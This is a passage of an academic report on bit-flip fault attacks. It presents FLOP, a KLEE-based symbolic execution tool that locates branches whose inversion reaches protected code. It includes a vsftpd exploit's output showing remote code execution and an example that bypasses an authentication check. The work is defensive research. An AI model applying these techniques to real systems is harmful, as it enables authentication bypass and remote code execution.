The three case studies we developed in Section 6 exemplify how bit-flips in registers, memory, and even code can be exploited. Whilst different, the case studies have one thing in common: the bit-flip targets were located manually.

In the first two (OpenSSH and su) the source code was examined first. The search started by identifying what branch should be taken in a successful exploit, and work back from there. In the case with OpenSSH, the search consisted largely

```
$ ./vsftpd-exploit.py
[!] Couldn't find relocations against PLT to get symbols
[*] '/vsftpd-3.0.3/vsftpd'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/usr/lib/libc-2.25.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to localhost on port 21: Done
[*] 220 (vsFTPd 3.0.3)
[*] Sending payload
[+] Receiving all data: Done (226B)
[*] Closed connection to localhost port 21
[*] Received data:
    Bitflip: Value at memory address 400000d3bb flipped from 54
      to 56, using mask: 2
    Remote code execution works!
    Remote code execution works!
    Remote code execution works!
    setup_frame: not implemented
    500 OOPS: priv_sock_get_cmd
```

Listing 23: Output from the exploit script for vsftpd.

```
1  d3ae:    48 89 0c 24              mov    %rcx,(%rsp)
2  d3b2:    48 89 de                 mov    %rbx,%rsi
3  d3b5:    89 ea                    mov    %ebp,%edx
4  d3b7:    4c 89 ef                 mov    %r13,%rdi
5  d3ba:    ff 54 24 60              callq  *0x60(%rsp)
6  d3be:    89 c7                    mov    %eax,%edi
7  d3c0:    89 c3                    mov    %eax,%ebx
8  d3c2:    e8 39 68 00 00           callq  13ca0
     <vsf_sysutil_retval_is_error>
9  d3c7:    85 c0                    test   %eax,%eax
10 d3c9:    48 8b 0c 24              mov    (%rsp),%rcx
11 d3cd:    75 04                    jne    d3d3
     <str_netfd_alloc+0x133>
```

Listing 24: x86-64 assembly showing the call to the function pointer for `p_readfunc`.

of identifying the earliest point for alteration of the `authenticated` variable, such that our modification is not overwritten (by re-assignment), and needed program logic has been initialised. The key here is that `authenticated` is the only value guarding unauthorised access. On the other hand, since su relies on being able to terminate within the `check_perms_nopam` function, whenever it is called by an unauthorised user, the search consisted of finding the earliest `if(...) return;`. After identification of a desired branch, we lowered the source code to x86-64 assembly. The targeted conditional (typically compiled to a conditional jump) was then located in the assembly, and Flip configured to flip it at the earliest possible offset.

In the vsftpd use case, we switched things up a bit. Here, we searched the binary directly. To explore the binary and locate possible bit-flips, a combination of Radare2[9], GDB, and Flip was used.

The search—both in source as well as binaries—for an exploitable bit-flip is tedious and labour intensive. A logical next step is to look into how developers and researchers can be supported in using and configuring effective bit-flips in Flip. As we have shown, identification of what branch or instruction to target is non-trivial. Based on some of the observations we have discussed—for example, that jumps often can be inverted by flipping in the assembly code—we see great potential for automation of some of this work.

With the realisation that most conditional jump instructions are essentially invertible using bit-flips, this leads to an obvious question: what jump instruction

[9] A free open source reversing framework available at `http://www.radare.org/r/`.

```
19 str_netfd_alloc(struct vsf_session* p_sess,
20                  struct mystr* p_str,
21                  char term,
22                  char* p_readbuf,
23                  unsigned int maxlen,
24                  str_netfd_read_t p_peekfunc,
25                  str_netfd_read_t p_readfunc)
26 {
...   Local variable declaration
33   while (1) {
...     Error handling: poor buffer accounting in str_netfd_alloc and hitting max value
44     retval = (*p_peekfunc)(p_sess, p_readpos, left);
45     if (vsf_sysutil_retval_is_error(retval))
46     {
47       die("vsf_sysutil_recv_peek");
48     }
49     else if (retval == 0)
50     {
51       return 0;
52     }
53     bytes_read = (unsigned int) retval;
54     /* Search for the terminator */
55     for (i=0; i < bytes_read; i++)
56     {
57       if (p_readpos[i] == term)
58       {
59         /* Got it! */
60         i++;
61         retval = (*p_readfunc)(p_sess, p_readpos, i);
62         if (vsf_sysutil_retval_is_error(retval) ||
63             (unsigned int) retval != i)
64             {
65           die("vsf_sysutil_read_loop");
66         }
...     Error handling: missing terminator in str_netfd_alloc
71         str_alloc_alt_term(p_str, p_readbuf, term);
72         return (int) i;
73       }
74     }
...     Not found in this read chunk, so consume the data and re-loop
88   } /* END: while(1) */
89 }
```

Listing 25: String allocation using given peek function and read function.

should be modified for a successful exploit? Since this was the first approach we considered in our case studies, we set forth to develop an analysis capable of answering this question.

To supplement the bit-flipping capabilities of FLIP, we present FLOP—an analysis tool to aid in the search of bit-flip targets. We continue in the path of exploiting bit-flips on jump-instructions, and focus on implementing an analysis based on symbolic execution, that when given a program and a specific (exploit) path, is capable of suggesting what branch should be targeted to reach the desired program point with a single bit-flip (assuming one is needed).

To guide the development of FLIP, we stipulate the following three design requirements for FLOP:

Requirement 1 The analysis tool need be configurable, such that a developer is able to specify what input should be assumed, and what program point should be exercised, at the source level.

Requirement 2 The analysis tool must be able to take compound conditions and short-circuiting into account.

Requirement 3 The analysis tool shall be able to consider loop iterations separately, i.e. a bit-flip may be introduced from any ith iteration of a loop.

The first requirement ensures that the tool does not necessarily have to perform exhaustive search on program input. We assume that the developer has exercised a number of paths through the program—by fuzzing for example—to obtain a set of input to be considered (assuming none of these lead directly to the desired program point). We further assume that the developer, or researcher, has knowledge of what code regions should be protected from malicious users. The reasoning behind requirements two and three mainly boils down to how conditionals—including loop conditions—may be lowered to assembly, which we cover in the following subsection.

7.1 Conditionals

Most conditionals in high-level programming languages are lowered into conditional jump instructions at the assembly level. This means that a bit-flip that modifies the jump condition, likely negates the conditional expression from the original program. This is especially true for simple programs compiled with fewer to no compiler optimisations branching on a single variable. A naïve analysis may thus find an if-statement, and wrongly assume that both the true and false

```
1 if (a && b)
2   return 1;
3 return -1;
```

Listing 26: A C if-statement with a compound boolean expression.

branches may be taken using a bit-flip. However, the mapping becomes non-trivial for highly optimised versions of complex programs. Also, most non-trivial programs contain profound compound conditionals on multiple nested levels[10].

The mapping of conditional evaluation is also further complicated due to short-circuit evaluation, used in most C-style languages and Lisp dialects. Short-circuit semantics are explicitly mentioned in the C language reference. In the current C standard (ISO/IEC 9899:2011), the section about the logical AND operator states:

'Unlike the bit-wise binary & operator, the && operator guarantees left-to-right evaluation; there is a sequence point after the evaluation of the first operand. If the first operand compares equal to 0, the second operand is not evaluated.' [21, Sec. 6.5.13]

This means that the expression `a && b` may cause only `a` to be evaluated, since the value of `b` is irrelevant if `a` is false. The semantics of the expression may thus be described as: "the value of `b` if `a` is true, otherwise false". This enables the programmer to write succinct expression such as `if (a && a->b) { }` to avoid dereference of a null-pointer if `a`'s value is `NULL`.

We thus have to ensure that our analysis not only looks at the conditional statement, but each sub-expression in the conditional, to evaluate its effectiveness in a bit-flip attack. Consider the C conditional statement shown in Listing 26. If both `a` and `b` are false in the original input, we will not be able to enable the true branch using a single bit-flip due to the strict left-to-right short-circuit evaluation. The problem becomes evident looking at the assembly shown in Listing 27—the x86-64 assembly corresponding to the C code in Listing 26. To enable the true branch, a bit-flip is required on both lines 3 and 5 to allow a fall-through to the true branch on line 6. We have to ensure that an analysis is capable of handling these cases appropriately, hence requirement two.

While most programming languages use different syntactic constructs for loop and conditional statements, loops are mostly lowered to conditional jumps as well, and thus adhere to the same principles of evaluation. This also allows loops to be targeted with bit-flips targeting conditional jumps. When targeting a loop, the loop condition and conditionals in the loop body have to be considered as well. Should a conditional inside a loop always be negated? Negated exactly once? Or become negated from an ith iteration? We will mostly focus on the last approach,

[10] GCC even includes a 50+ line `if` condition (gcc/reload.c:1053).

```
1           cmpl    $0, -8(%rbp)
2           movl    %eax, -20(%rbp)
3           je      .LBB0_3
4           cmpl    $0, -12(%rbp)
5           je      .LBB0_3
6           movl    $1, -4(%rbp)
7           jmp     .LBB0_4
8   .LBB0_3:
9           movl    $-1, -4(%rbp)
10  .LBB0_4:
11          movl    -4(%rbp), %eax
12          addq    $32, %rsp
13          popq    %rbp
14          ret
```

Listing 27: An x86-64 assembly fragment corresponding to the C-code shown in Listing 26. The assembly is compiled with `clang -O0`. The result of `a` is stored in `-8(%rbp)` and that of `b` in `-12(%rbp)`.

since it is the perhaps most general approach, and that it matches the iteration based support in FLIP nicely. This is reflected by our third requirement for FLOP.

7.2 Symbolic Execution

Symbolic execution is a program analysis technique where a program is executed with symbolic values rather than concrete values [24]. With symbolic execution, a program and a property of interest are encoded into a set of constraints, effectively moving the problem into the domain of constraint solving. Constraint solving has been an active field of research for many years, and the scientific branch useful for symbolic execution is called satisfiability modulo theories (SMT) solving.

One approach to symbolic execution is to model the entire program as a set of constraints and ask a constraint solver whether a path in the program and input exists that violates or satisfies some property. This approach can be very computationally expensive and is undecidable in the general case [18].

Alternatively, a specific path through the program can be modelled, and the constraint solver queried as to whether a concrete input exists that makes the program follow this path. This requires some kind of administration of which paths should be explored in what order. This is decided by the symbolic execution engine, which then executes the program using symbolic values, starting from the entry-point. Whenever a branch is met, the currently accumulated set of constraints (on symbolic values) are solved, to deem what paths are enabled. The

execution engine then forks the state (call stack, constraints, location etc.) and adds the constraints from the branch—if it is conditional—and the negation on the true and false branch respectively.

A downside to this approach is that it generates a potentially enormous tree of paths through the program, as the number of paths in a program is (in worst case) exponential in the number of branches. To counter this, most symbolic execution engines employ certain heuristics—a topic we covered in [24]—such as random path selection or coverage optimised search.

We find this analysis approach highly suited at finding branches to target with bit-flips, as it allows for easy exploration of the many branches to negate. Our goal is to use symbolic execution to find a bit-flip that exercises a certain unintended program path. We use the KLEE symbolic virtual machine as the basis for our analysis. KLEE was chosen as the authors have prior experience with the underlying LLVM tool-chain. Our observations also indicate that the LLVM assembly language maps sufficiently cleanly to machine-code to provide reasoning on machine-code. As KLEE is built on top of LLVM, we also cover some LLVM fundamentals.

7.3 KLEE

KLEE is a symbolic execution engine for LLVM assembly build on top of the LLVM compiler infrastructure [15].

The LLVM project is a modular open source compiler framework [24]. It has increasingly become an umbrella project, complete with full-blown analysis and optimisation infrastructure, code generators for a wide range of targets (ARM, x86(-64), MIPS, etc.), as well as language front-ends. At the heart of the LLVM project is the LLVM intermediate representation (IR): The LLVM assembly language. First, we give a quick primer to the LLVM assembly language. A more detailed introduction can be found in [24].

LLVM LLVM assembly strives to be a single language used both in-memory compiler, as well as a bit-code representation, while still being human readable [5]. LLVM assembly is a static single assignment (SSA) form intermediate representation. Variables are defined using either an `@` or `%` prefix that indicate a global or local variable respectively. A program is a list of globally accessible identifiers, and a list of functions. Functions are composed of a series of labelled basic blocks, containing sequences of LLVM instructions. Each function has a specially designated entry block, which serves as the entry point of that function. Each basic block is limited to a single terminating instruction (e.g. return or branch),

explicitly stating its successor blocks[11]. As an example Listing 28 shows part of the LLVM assembly compiled from the C code in Listing 26.

KLEE works by modelling the LLVM program path as a set of constraints, to deem whether some concrete input exists that exercises this path (the latter approach mentioned in Section 7.2). To answer such queries, KLEE supports multiple solver back-ends: MetaSMT [26], STP [9] and Microsoft's Z3 [17].

KLEE's execution of the program being analysed is very similar to interpretation. It fetches one instruction at a time, and calls the `executeInstruction` function that maps the instruction to a set of constraints which are added to the path, and increments the program pointer for the `ExecutionState` object representing that path. As branches can be based on variables computed using symbolic values, both paths may be possible, and when they are, KLEE forks the state and follows both paths.

KLEE has a few strategies for handling the state explosion problem mentioned in Section 7.2. Notably, KLEE heuristically explores paths that are interesting in some way, e.g whether a path has just covered new code or if it has a low height in the execution tree.

7.4 FLOP Implementation

Our goal is to develop an analysis tool, satisfying the requirements stipulated earlier in this section. This tool—FLOP—is based on KLEE. In addition to traditional symbolic execution, FLOP also considers paths where (at most) one conditional path is taken even though the condition was evaluated to false or vice versa. This effectively allows FLOP to reason about program behaviour under the assumption that an attacker has introduced a bit-flip into the executing program or its data.

Basing FLOP on KLEE and LLVM comes with multiple benefits: First, in LLVM assembly, the evaluation of compound conditionals and short-circuit evaluation is explicitly modelled. This is shown in Listing 28—which is the LLVM assembly compiled from the C code shown in Listing 26—where the branches at lines 4 and 9 correspond to the evaluation of `a` and `b` respectively. Fortunately, in LLVM assembly both loops and if statements are implemented in this fashion, using the `br` instruction—analogous to a jump instruction—which easily lets us reason about them in FLOP. Since KLEE operates at this level of abstraction, this solution satisfies requirements one and two. Furthermore, using KLEE allows us to focus on extending the symbolic execution engine with bit-flip capabilities

[11] Technically the `call` and `invoke` instructions permit indirect calls to an arbitrary pointer, and will thus not always specify a successor block label [5]. These instructions are however not terminating.

rather than starting from scratch.

Since KLEE operates on LLVM, we extend the semantics of LLVM in [24] with those of forward symbolic execution in [28]. Like in [24], we assume the domains FN for function signatures, L for block labels, and PC for program counters. Additionally, the C and N function are used for code and function lookup respectively. We also extend the domain of values V from [24] to $\tilde{\mathsf{V}}$ that includes expressions on symbolic values.

Similar to [24], the semantic rules are reductions from one execution state to another. The execution state includes the stack S and heap H, a set of constraints Π similar to [28], alongside a bit-flip marker b that states whether or not we have used a bit-flip in the current path. The stack consists of stack-frames mostly identical to those in [24], with the addition of symbolic values, and include the current function $fn \in \mathsf{FN}$, label $l \in \mathsf{L}$ and program counter $pc \in \mathsf{PC}$, and a mapping of variables to values: $\Delta : \mathsf{N} + \tilde{\mathsf{V}} \to \tilde{\mathsf{V}}$, where Δ on a value is the identity function.

The semantic rules for symbolic execution are shown in Figure 5. To keep the rules manageable we have not included the concept of iterations and that once a branch has been flipped, it should continue to be flipped across further iterations.

To enable bit-flip behaviour in the execution engine, FLOP not only forks for each possible path on a branch, but additionally forks an execution state on illegal paths to simulate the bit-flipped conditional. FLOP thus forks potentially two additional paths for a branch: The original "true" path with a false path condition (rule *flip-to-true* in Figure 5), and the original "false" path with a truthy path condition (rule *flip-to-false* in Figure 5). If only one branch is satisfiable, only two of the four possible paths will be explored further—one without the bit-flip and one including the bit-flip. Each execution state stores information as to whether a bit-flip has been introduced—the b marker in the semantics—in the current path, and propagates this knowledge into future forks, ensuring only a single bit-flip occurs along each path.

To implement FLOP we augment the core symbolic execution engine of KLEE to include these new branching semantics. The core modifications to the KLEE execution engine are shown in Listing 29. The listing shows the `executeInstruction` responsible for the execution of an LLVM instruction. The function takes the two parameters: An object of type `ExecutionState` representing a path being explored through the program, and a `KInstruction`—which is a KLEE wrapper class for an LLVM instruction (`llvm::Instruction`)—representing the instruction to be interpreted.

The switch statement on line 3 branches on an `llvm::Instruction` to the interpretation of the instruction. The case relevant for branches is the `Instruction::Br` case starting on line 5.

$$\text{br-true}\ \frac{\begin{array}{c}\Pi' = \Pi \wedge (\Delta(v_1) = 1) \\ \Delta' = computephinodes(fn, l, l_1, \Delta) \\ C(fn, l, pc) = \mathsf{br\ i1}\ v_1,\ \mathsf{label}\ l_1,\ \mathsf{label}\ l_2\end{array}}{C, F \vdash < fn, l, pc, \Delta > :: S, H, \Pi, b \rightarrow < fn, l_1, 0, \Delta' > :: S, H, \Pi', b}$$

$$\text{br-false}\ \frac{\begin{array}{c}\Pi' = \Pi \wedge (\Delta(v_1) = 0) \\ \Delta' = computephinodes(fn, l, l_2, \Delta) \\ C(fn, l, pc) = \mathsf{br\ i1}\ v_1,\ \mathsf{label}\ l_1,\ \mathsf{label}\ l_2\end{array}}{C, F \vdash < fn, l, pc, \Delta > :: S, H, \Pi, b \rightarrow < fn, l_2, 0, \Delta' > :: S, H, \Pi', b}$$

$$\text{flip-to-true}\ \frac{\begin{array}{c}\Pi' = \Pi \wedge (\Delta(v_1) = 0) \\ \Delta' = computephinodes(fn, l, l_1, \Delta) \\ C(fn, l, pc) = \mathsf{br\ i1}\ v_1,\ \mathsf{label}\ l_1,\ \mathsf{label}\ l_2\end{array}}{C, F \vdash < fn, l, pc, \Delta > :: S, H, \Pi, 0 \rightarrow < fn, l_1, 0, \Delta' > :: S, H, \Pi', 1}$$

$$\text{flip-to-false}\ \frac{\begin{array}{c}\Pi' = \Pi \wedge (\Delta(v_1) = 1) \\ \Delta' = computephinodes(fn, l, l_2, \Delta) \\ C(fn, l, pc) = \mathsf{br\ i1}\ v_1,\ \mathsf{label}\ l_1,\ \mathsf{label}\ l_2\end{array}}{C, F \vdash < fn, l, pc, \Delta > :: S, H, \Pi, 0 \rightarrow < fn, l_2, 0, \Delta' > :: S, H, \Pi', 1}$$

Figure 5: Operational semantics for symbolic execution that model a bit-flip in the LLVM assembly `br` instruction.

```
1  [...]
2    %4 = load i32* %a, align 4
3    %5 = icmp ne i32 %4, 0
4    br i1 %5, label %6, label %10
5
6  ; <label>:6
7    %7 = load i32* %b, align 4
8    %8 = icmp ne i32 %7, 0
9    br i1 %8, label %9, label %10
10
11 ; <label>:9
12   store i32 1, i32* %1
13   br label %11
14
15 ; <label>:10
16   store i32 -1, i32* %1
17   br label %11
18
19 ; <label>:11
20   %12 = load i32* %1
21   ret i32 %12
22 }
```

Listing 28: LLVM assembly of the C code from Listing 26. Variable `a` is stored in `%4` and variable `b` in `%7`.

Since KLEE already models the base LLVM semantics for the branch instructions, we have to add the aforementioned branching semantics and bit-flip marker. To do this, we augment the KLEE `ExecutionState` with two fields: `doBitflip`, used to designate whether this path should use a bit-flip on the next branch point; and `bitflip` that designates whether or not we have used a bit-flip in this path—the b marker in the semantics. The idea is that if we have not yet used a bit-flip along the current path, and we meet a branch instruction, we use the normal *br-true* and *br-false* rules, but we also fork a copy of the current state, and on the copy we set the `doBitflip` property to true to enforce a bit-flip on this branch on the next exploration (*flip-to-true* or *flip-to-false*). If the bit-flip has been used, only rules *br-true* and *br-false* are enabled. If forked, we add the bit-flipping state to the list of states to be explored in the program, using `addedStates.push_back` on line 42. The next time FLOP decides to explore this path further, it will trigger the branch on line 15, which will simulate a bit-flip in the branch condition. This fork is on line 21, where `Expr::createIsZero` is used to negate the current condition when adding it to the path constraint.

Lastly, we need to consider loops in the execution: If a bit-flip is used in a loop, it may never be used again, not even on the same loop condition. This somewhat fails to correctly model bit-flips in code, since such bit-flips remain persistent across loop iterations. To address this, and satisfy our third design requirement, we have to handle loops correctly: We have to ensure that once we have triggered a bit-flip in a branch, we continue to do so, even though the constraint is not satisfied, and our bit-flip is used. This case is handled on line 47, where we check whether the bit-flip used in this path was used on this specific branch instruction, and triggers it again if this is the case—again negating the branch condition.

```
1  void Executor::executeInstruction(ExecutionState &state,
     KInstruction *ki) {
2    Instruction *i = ki->inst;
3    switch (i->getOpcode()) {
4    [...]
5    case Instruction::Br: {
6      BranchInst *bi = cast<BranchInst>(i);
7      if (bi->isUnconditional()) {
8        transferToBasicBlock(bi->getSuccessor(0),
           bi->getParent(), state);
9      } else {
10       [...]
11       ref<Expr> cond = eval(ki, 0, state).value;
12       Executor::StatePair branches;
13
14       // Should we do a bitflip in this branch?
```

```
15          if (state.doBitflip) {
16            state.flipBranch = bi;
17            state.doBitflip = false; // Do not trigger any more
                bitflips along this path
18            state.bitflip = true;
19
20            // Fork while assuming a bitflip
21            branches = fork(state, Expr::createIsZero(cond),
                false);
22          } else {
23            // Force a fork with the bitflip enabled, if we have
                not yet used the bitflip,
24            // and add this bitflip state to the collection of
                states.
25            if (!state.bitflip){
26              // Branch the original state
27              ExecutionState* flipState = state.branch();
28
29              // Split the PTreeNode as well
30              state.ptreeNode->data = 0;
31              std::pair<PTree::Node*,PTree::Node*> res =
32                processTree->split(state.ptreeNode, flipState,
                    &state);
33              flipState->ptreeNode = res.first;
34              state.ptreeNode = res.second;
35
36              // Enable the bitflip, and set the program counter
                    one back
37              flipState->doBitflip = true;
38              flipState->pc = state.prevPC;
39              flipState->flipPC = state.prevPC;
40
41              // Add the state to the collection of states
42              addedStates.push_back(flipState);
43            }
44
45            // If we already did a bitflip in this branch, we should
46            // continue assume the bitflip
47            if (state.flipBranch == bi)
48              branches = fork(state, Expr::createIsZero(cond),
                    false);
49            else
50              branches = fork(state, cond, false);
```

```
51          }
52          [...]
53          if (branches.first)
54            transferToBasicBlock(bi->getSuccessor(0),
                bi->getParent(), *branches.first);
55          if (branches.second)
56            transferToBasicBlock(bi->getSuccessor(1),
                bi->getParent(), *branches.second);
57        }
58        break;
59      }
60      [...]
61  }
```

Listing 29: Our patch to KLEE's `executeInstruction` function in `lib/Core/Executor.cpp`.

FLOP is configured at the source level using the assertions available from KLEE. A call is inserted to `klee_assert(0)`, to state that this code point should be reached using a bit-flip. To speed up the analysis, and avoid exhaustive search on input variables, we recommend specifying some assumed input to FLOP. For symbolic variables declared using `klee_make_symbolic`, this is done through calls to `klee_assume` specifying conditions that are satisfied on input variables. For example, if a password string is assumed to be "ab", a call may be constructed such as `klee_assume(pass[0]=='a' & pass[1]=='b' & pass[2]=='\0')`. A fully configured example program is given in Appendix 8.1.

7.5 Combining FLOP and FLIP

To demonstrate the combined capabilities of FLOP and FLIP, we wrap-up by showing how FLOP output can be used to configure FLIP. We start with a simple C program, which we run FLOP on, to obtain when and where a bit-flip should be introduced. We then configure FLIP to emulate the bit-flip and verify the exploit.

Listing 30 shows a small C program with a loop containing a branch. We use `klee_assert(0)` to mark the program point we would like to reach using a bit-flip. The C code can then be compiled to LLVM Assembly with the `-emit-llvm` flag on clang. In this example we disable all optimisations with `-O0`, when producing the LLVM bit-code file. We run the bit-code through the analysis with FLOP, and as expected, we are told that we can do a bit-flip on line 12. We are also informed that that we could choose to introduce a bit-flip in the branch on line 8 on the sixth iteration of the loop. The raw output from FLOP is shown in Listing 33, listing the two options for bit-flips.

```c
#include <stdio.h>
#include <klee/klee.h>

int main(void){
  int i = 0, j = 0, false = 0;

  for (; i!=10; i++) {
    if (false)
      j++;
  }

  if (j == 5) {
    printf("Authenticated!\n");
    klee_assert(0);
  }
}
```

Listing 30: Simple C program with a loop.

```
1 M, 0x00400554, 0x00400569, 0x1, 6
```

Listing 31: Configuration file for FLIP that makes the program from Listing 30 print "Authenticated!". The instruction flipped is at line 4 in Listing 32.

Finally we compile the bit-code file to an executable format, and locate one of the specified conditional jump instruction with the help of programs such as objdump, GDB, Radare2 or FLIP. Listing 32 shows the assembly for the loop in Listing 30. We use this information to construct a configuration file for FLIP, as shown in Listing 31. The `je` instruction at Line 4 corresponds to the branch at line 8 from Listing 30. We flip this instruction to a `jne` instruction, and may then execute the program using the bit-flip configuration in FLIP to verify the exploit.

8 Conclusion

In this project we have researched the dangers of bit-flips occurring in the execution platform.

We presented FLIP, a configurable bit-flip emulation tool capable of emulating bit-flips in registers, flags, and memory. We then used FLIP to demonstrate how the tool can be used to emulate three different attacks on widely used software through case-studies. Notably, we show how a single bit-flip in an FTP server may

```
1   400554:  81 7d f8 0a 00 00 00   cmpl  $0xa,-0x8(%rbp)
2   40055b:  0f 84 2d 00 00 00      je    40058e <main+0x5e>
3   400561:  81 7d f0 00 00 00 00   cmpl  $0x0,-0x10(%rbp)
4   400568:  0f 84 0b 00 00 00      je    400579 <main+0x49>
5   40056e:  8b 45 f4               mov   -0xc(%rbp),%eax
6   400571:  05 01 00 00 00         add   $0x1,%eax
7   400576:  89 45 f4               mov   %eax,-0xc(%rbp)
8   400579:  e9 00 00 00 00         jmpq  40057e <main+0x4e>
9   40057e:  8b 45 f8               mov   -0x8(%rbp),%eax
10  400581:  05 01 00 00 00         add   $0x1,%eax
11  400586:  89 45 f8               mov   %eax,-0x8(%rbp)
12  400589:  e9 c6 ff ff ff         jmpq  400554 <main+0x24>
```

Listing 32: x86-64 assembly for the for loop in Listing 30.

give an attacker full RIP and stack control, enabling remote execution.

While the case-studies show how bit-flips may be exploited, they also demonstrate how tedious and time-consuming manual search for such vulnerabilities is. Our observations through the search for exploits, showed that different variants of instructions—for example the negation of jumps—only vary by one bit. With this knowledge in mind, we set out to automate the search for such vulnerabilities.

We develop FLOP, a program that with the help of symbolic execution suggests a branch to negate—using a bit-flip—to reach a certain (developer-specified) program point. FLOP expects a program input as an LLVM bit-code (.bc) file. The program point and assumed input is thus specified directly in the program source file. Lastly, we demonstrate how FLOP and FLIP can be combined to both find and test the effect of bit-flips in a program.

8.1 Future Work

Our research and tools take a step forward in the direction of further understanding and testing of software running in bit-flip prone environments. There are, however, a few areas in which we see potential for further research and implementation effort.

The next big step for FLIP is support for inserting bit-flips in full system emulation mode. This will enable testing of entire operating systems, and provide a full MMU abstraction to allow reasoning on physical to virtual address mappings. Furthermore, with a software MMU, real-world observations on Rowhammer flip patterns could be utilised to emulate bit-flips as observed out in the field. To facilitate bit-flip configuration in full system mode, research into an intuitive interface for configuration is needed, as this is no longer tied to a specific run-time binary.

FLIP could also be extended to support running the guest program as a specified

```
1  Error: ASSERTION FAIL: 0
2  ------------
3  Bitflip used: True
4  Bitflip in file: /home/klee/branch-bitflip/loop.c
5          at line: 8
6  assembly.ll line: 39
7  In condition:   %7 = icmp ne i32 %6, 0, !dbg !123
8  ------------
9  Assert located at:
10 File: /home/klee/branch-bitflip/loop.c
11 Line: 14
12 assembly.ll line: 60
13
14
15 Error: ASSERTION FAIL: 0
16 ------------
17 Bitflip used: True
18 Bitflip in file: /home/klee/branch-bitflip/loop.c
19         at line: 12
20 assembly.ll line: 56
21 In condition:   %16 = icmp eq i32 %15, 5, !dbg !127
22 ------------
23 Assert located at:
24 File: /home/klee/branch-bitflip/loop.c
25 Line: 14
26 assembly.ll line: 60
```

Listing 33: The two solutions found by FLOP when analysing the program from Listing 30.

user. This would allow easier testing of SUID enabled binaries such as `su`. A wider range of supported guest architectures could also be added.

We have shown how FLOP is able to identify possible bit-flip targets. However, we find that there is room for improvement. The researcher needs deep knowledge of the program paths, and probable input to a program for analysis. A possible approach to reduce this barrier could be to incorporate fuzzing techniques, to assist the researcher in finding these paths. This could both be in terms of supplementing symbolic execution with fuzzing, as well as fuzzing FLIP input to enable fuzz-testing on bit-flips.

We have shown how bit-flips can modify existing instructions and produce vulnerabilities. The instructions we have exploited, have all been similar to the original, e.g. `JNE` becoming `JE`, or `CALL RAX` becoming `CALL RSI`. However, we also showed how some of these instructions can be vastly different. For example, the `JNE` instruction can be transformed into a `SYSCALL` instruction (sans calling conventions). This provides some guidance as to what patterns could be considered.

We therefore believe further research is required on analyses capable of reasoning on potential vulnerabilities with these types of instruction mutations—that often results in misalignment of the subsequent instructions—in mind. Such analyses could guide a developer even further in the search for bit-flip targets.

References

[1] Direct block chaining. Online; Accessed Apr 2017. URL: `https://qemu.weilnetz.de/doc/qemu-tech-20160903.html#Direct-block-chaining`.

[2] Documentation for binutils 2.28. Online; Accessed: Apr 2017. URL: `https://sourceware.org/binutils/docs-2.28/ld/Options.html#index-g_t_002d_002domagic-73`.

[3] Documentation/tcg/backend-ops. Online; Accessed May 2017. URL: `http://wiki.qemu.org/Documentation/TCG/backend-ops`.

[4] Gallopsled/pwntools: Ctf framework and exploit development library. Online; Accessed June 2017. URL: `https://github.com/Gallopsled/pwntools`.

[5] Llvm language reference manual llvm 5 documentation. Online; Accessed June 2017. URL: `http://llvm.org/docs/LangRef.html`.

[6] QEMU platforms. Online; Accessed Apr 2017. URL: `http://wiki.qemu.org/Documentation/Platforms`.

[7] Self-modifying code and translated code invalidation. Online; Accessed May 2017. URL: https://qemu.weilnetz.de/doc/qemu-tech-20160903.html#Self_002dmodifying-code-and-translated-code-invalidation.

[8] Shadow - debian. Online; Accessed June 2017. URL: https://pkg-shadow.alioth.debian.org.

[9] Stp constraint solver. Online; Accessed June 2017. URL: https://stp.github.io/.

[10] vsftpd - secure, fast ftp server for unix-like systems. Online; Accessed June 2017. URL: https://security.appspot.com/vsftpd.html.

[11] Double data rate (DDR) SDRAM standard. Standards Document JESD79F, JEDEC Solid State Technology Association, Sep 2008.

[12] Fabrice Bellard. Qemu. Online: http://qemu.org/. Online; Accessed June 2017.

[13] Fabrice Bellard. Tiny Code Generator. Online: http://git.qemu.org/?p=qemu.git;a=blob_plain;f=tcg/README. Online; Accessed Apr 2017.

[14] Randal E. Bryant and David R. O'Hallaron. *Computer Systems: A Programmer's Perspective*. Addison-Wesley Publishing Company, USA, 2nd edition, 2010.

[15] Cristian Cadar, Daniel Dunbar, and Dawson R. Engler. KLEE: unassisted and automatic generation of high-coverage tests for complex systems programs. In Richard Draves and Robbert van Renesse, editors, *8th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2008, December 8-10, 2008, San Diego, California, USA, Proceedings*, pages 209–224. USENIX Association, 2008. URL: http://www.usenix.org/events/osdi08/tech/full_papers/cadar/cadar.pdf.

[16] Jonathan Corbet. Pagemap: security fixes vs. ABI compatibility, apr 2015. Online; Accessed May 2017. URL: https://lwn.net/Articles/642069/.

[17] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *Proceedings of the Theory and Practice of Software, 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, TACAS'08/ETAPS'08, pages 337–340, Berlin, Heidelberg, 2008. Springer-Verlag. URL: http://dl.acm.org/citation.cfm?id=1792734.1792766.

[18] Andreas Fröhlich, Gergely Kovásznai, and Armin Biere. *More on the Complexity of Quantifier-Free Fixed-Size Bit-Vector Logics with Binary Encoding*, pages 378–390. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013. URL: http://dx.doi.org/10.1007/978-3-642-38536-0_33, doi:10.1007/978-3-642-38536-0_33.

[19] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A remote software-induced fault attack in JavaScript. In Juan Caballero, Urko Zurutuza, and Ricardo J. Rodríguez, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 13th International Conference, DIMVA 2016, San Sebastián, Spain, July 7-8, 2016, Proceedings*, volume 9721 of *Lecture Notes in Computer Science*, pages 300–321. Springer, 2016. URL: http://dx.doi.org/10.1007/978-3-319-40667-1_15, doi:10.1007/978-3-319-40667-1_15.

[20] Intel. *Intel 64 and IA-32 Architectures Software Developer's Manual - Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D*. Intel Corporation, September 2016.

[21] ISO. *ISO/IEC 9899:2011 Information technology — Programming languages — C*. International Organization for Standardization, Geneva, Switzerland, December 2011. URL: http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=57853.

